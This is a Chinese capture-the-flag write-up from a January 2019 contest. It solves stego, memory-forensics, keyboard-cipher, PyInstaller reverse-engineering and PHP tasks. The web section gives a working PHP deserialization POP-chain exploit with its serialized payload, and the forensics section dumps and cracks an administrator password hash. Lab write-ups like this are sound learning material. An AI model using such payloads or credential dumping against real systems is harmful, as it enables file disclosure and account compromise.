CTF-安恒19年一月月赛部分writeup


转载

weixin_34117211 于 2019-01-27 15:57:00 发布 1328 收藏 1
文章标签： php python
原文链接：http://www.cnblogs.com/pureqh/p/10327122.html

CTF-安恒19年一月月赛部分writeup

MISC1-赢战2019

是一道图片隐写题




linux下可以正常打开图片，首先到binwalk分析一下。

```
root@kali:~/Desktop# binwalk zhu.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
28            0x1C            TIFF image data, big-endian, offset of first image
 directory: 8
12834         0x3222          JPEG image data, JFIF standard 1.02
34115         0x8543          Copyright string: "Copyright 2002 Adobe Systems, I
nc."
2973168       0x2D5DF0        JPEG image data, JFIF standard 1.02
2973198       0x2D5E0E        TIFF image data, big-endian, offset of first image
 directory: 8
2973500       0x2D5F3C        JPEG image data, JFIF standard 1.02
2989418       0x2D9D6A        JPEG image data, JFIF standard 1.02
3008886       0x2DE976        Copyright string: "Copyright (c) 1998 Hewlett-Pack
ard Company"
```


里面有东西，foremost分离一下

有一张二维码，扫一下看看



好吧 不是flag，继续分析图片，在winhex没有发现异常，那么上神器StegSolve分析一下

第一次翻了一遍图层没发现，眼瞎第二次才看见



flag{You_ARE_SOsmart}

提交md5即可

MISC2-memory

内存取证

既然是内存取证直接上volatility

首先分析一下镜像信息

#volatility -f memory imageinfo


```
root@kali:~/Desktop# volatility -f memory imageinfo
Volatility Foundation Volatility Framework 2.5
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with Win
XPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/Desktop/memory)
                      PAE type : PAE
                           DTB : 0xad6000L
                          KDBG : 0x80546ae0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-01-16 03:19:05 UTC+0000
     Image local date and time : 2019-01-16 11:19:05 +0800
```

可以看到是32位镜像，所以配置使用--profile=WinXPSP2x86

题目要求找出管理员登陆密码，所以直接hashdump即可

```
root@kali: ~/Desktop# volatility -f memory --profile=WinXPSP2x86 hashdump
Volatility Foundation Volatility Framework 2.5
Administrator:500:0182bd0bd4444bf867cd839bf040d93b:c22b315c040ae6e0efee3518d8303
62b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:132893a93031a4d2c70b0ba3fd87654a:fe572c566816ef495f84fdca382f
d8bb:::
```


c22b315c040ae6e0efee3518d830362b这一段便是admin的密码hash，到somd5解一下
https://www.somd5.com/




然后将123456789md5一下就可以了

flag{25f9e794323b453885f5181f1b624d0b}

CRYPTO1-键盘之争



题目提示 听说过键盘之争吗，好吧真没听说过，那就百度一下，然后了解到还有其他不同于市面上的普通键盘的键位排列



上图是现在通用的QWERTY键盘，以键盘第一排字母的左边6个字母而得名。这种键盘是1868年由Christopher Sholes申请专利，后来在全世界占据了主导地位。

这种键盘的一个特点是，常用字母被有意地分隔开了，原因是为了避免打字机里的连动杆（typebar）纠结在一起。

随着技术的发展，连动杆纠结不再成为一个问题。于是，1936年美国人August Dvorak就设计出了另外一种键盘，将常用字母都归在一起，以期提高打字速度，这种键盘被称作Dvorak键盘（参见下图）。

所以flag就是对着换一下字母即可 y对应Dvorak键盘的f p对应Dvorak键盘的l .....然后一个一个换出来即可

flag{this_is_flag}

md5处理提交

flag{951c712ac2c3e57053c43d80c0a9e543}

REVERSE1-来玩蛇吧

题目给了一个exe文件和一个pyc文件，但是pyc文件反编译失败了，但是pyc肯定不是白给的，应该是某种提示，所以找了一番后，发现可以使用 pyinstxtractor.py脚本(下载地址：https://sourceforge.net/projects/pyinstallerextractor/)反编译题目给出的.exe文件


```
D:\chrome>python pyinstxtractor.py AnhengRe.exe
[*] Processing AnhengRe.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 36
[*] Length of package: 6075342 bytes
[*] Found 59 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: AnhengRe
[!] Warning: The script is running in a different python version than the one used to build the executable
    Run this script in Python36 to prevent extraction errors(if any) during unmarshalling
[!] Unmarshalling FAILED. Cannot extract out00-PYZ.pyz. Extracting remaining files.
[*] Successfully extracted pyinstaller archive: AnhengRe.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

编译出不少东西，但是有用的只要AnhengRe文件

out00-PYZ.pyz_extracted	2019/1/27 15:28	文件夹	
_bz2.pyd	2019/1/27 15:28	PYD 文件	86 KB
_hashlib.pyd	2019/1/27 15:28	PYD 文件	1,618 KB
_lzma.pyd	2019/1/27 15:28	PYD 文件	242 KB
_socket.pyd	2019/1/27 15:28	PYD 文件	64 KB
_ssl.pyd	2019/1/27 15:28	PYD 文件	2,006 KB
AnhengRe	2019/1/27 15:28	文件	1 KB
AnhengRe.exe.manifest	2019/1/27 15:28	MANIFEST 文件	2 KB
api-ms-win-core-console-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	20 KB
api-ms-win-core-datetime-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-debug-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-errorhandling-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-file-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	23 KB
api-ms-win-core-file-l1-2-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-file-l2-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-handle-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-heap-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	20 KB
api-ms-win-core-interlocked-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB
api-ms-win-core-libraryloader-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	20 KB
api-ms-win-core-localization-l1-2-0.dll	2019/1/27 15:28	应用程序扩展	22 KB
api-ms-win-core-memory-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	20 KB
api-ms-win-core-namedpipe-l1-1-0.dll	2019/1/27 15:28	应用程序扩展	19 KB

然后用winhex打开文件修复文件头增加头部



改后缀为.pyc,到https://tool.lu/pyc/反编译一下即可得到源码

```
#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错，可以推荐给你的朋友！http://tool.lu/pyc
import os
n1 = input('Tell me your name?')
n2 = input('Tell me your pasw')
n11 = chr(ord(n1[0]) + 12)
s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
if n11 + 'AnHeng' == n2:
    for i in range(0, 4):
        s += st1[3 - i]

    print('Congratulations')
    ts = st2[0] + st3 + st2[1] + s
    print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
    os.system('pause')
else:
    print('no,' + st0)
import os
n1 = input('Tell me your name?')
n2 = input('Tell me your pasw')
n11 = chr(ord(n1[0]) + 12)
s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
if n11 + 'AnHeng' == n2:
    for i in range(0, 4):
        s += st1[3 - i]

    print('Congratulations')
    ts = st2[0] + st3 + st2[1] + s
    print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
    os.system('pause')
else:
    print('no,' + st0)
```

然后将多余代码全部删除

```
#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错，可以推荐给你的朋友！http://tool.lu/pyc
import os

s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
print('Congratulations')
ts = st2[0] + st3 + st2[1] + s
print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
```

运行即可得到flag

```
D:\chrome>python 11.py
Congratulations
flag{5c4e21c11a24129f1ff1e8b5b911101e}
```

flag{5c4e21c11a24129f1ff1e8b5b911101e}

复现的web1

源码

```php
<?php
@error_reporting(1);
#include 'flag.php';
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new sec;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename;
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

class sec
{
    function read()
    {
        return "it's so sec~~";
    }
}
if (isset($_GET['data']))
{
    $Input_data = unserialize($_GET['data']);
    echo $Input_data;
}

?>
```

php 反序列化pop链构造

sec类中的read函数直接返回了一个字符串，但是cool类中的read函数执行了file_get_contents，baby虽然调用了sec类，但是通过寻找相同的函数名将类的属性和敏感函数的属性联系起来

利用脚本构造poc,来调用cool类中定义的read函数

```php
<?php
@error_reporting(1);
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new cool;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename = "flag.php";
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}


echo urlencode(serialize(new baby()));

?>
```

```
O%3A4%3A%22baby%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00skyobj%22%3BO%3A4%3A%22cool%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A4%3A%22nice%22%3BN%3Bs%3A6%3A%22amzing%22%3BN%3B%7Ds%3A3%3A%22aaa%22%3BN%3Bs%3A3%3A%22bbb%22%3BN%3B%7D[
Finished in 0.4s]
```

这里直接没有构造amazing,所以实例化的this->nice为空，后面的也就全都是空值，if条件里的判断也就绕过了

给data传参后，查看网页源代码，得到flag

转载于:https://www.cnblogs.com/pureqh/p/10327122.html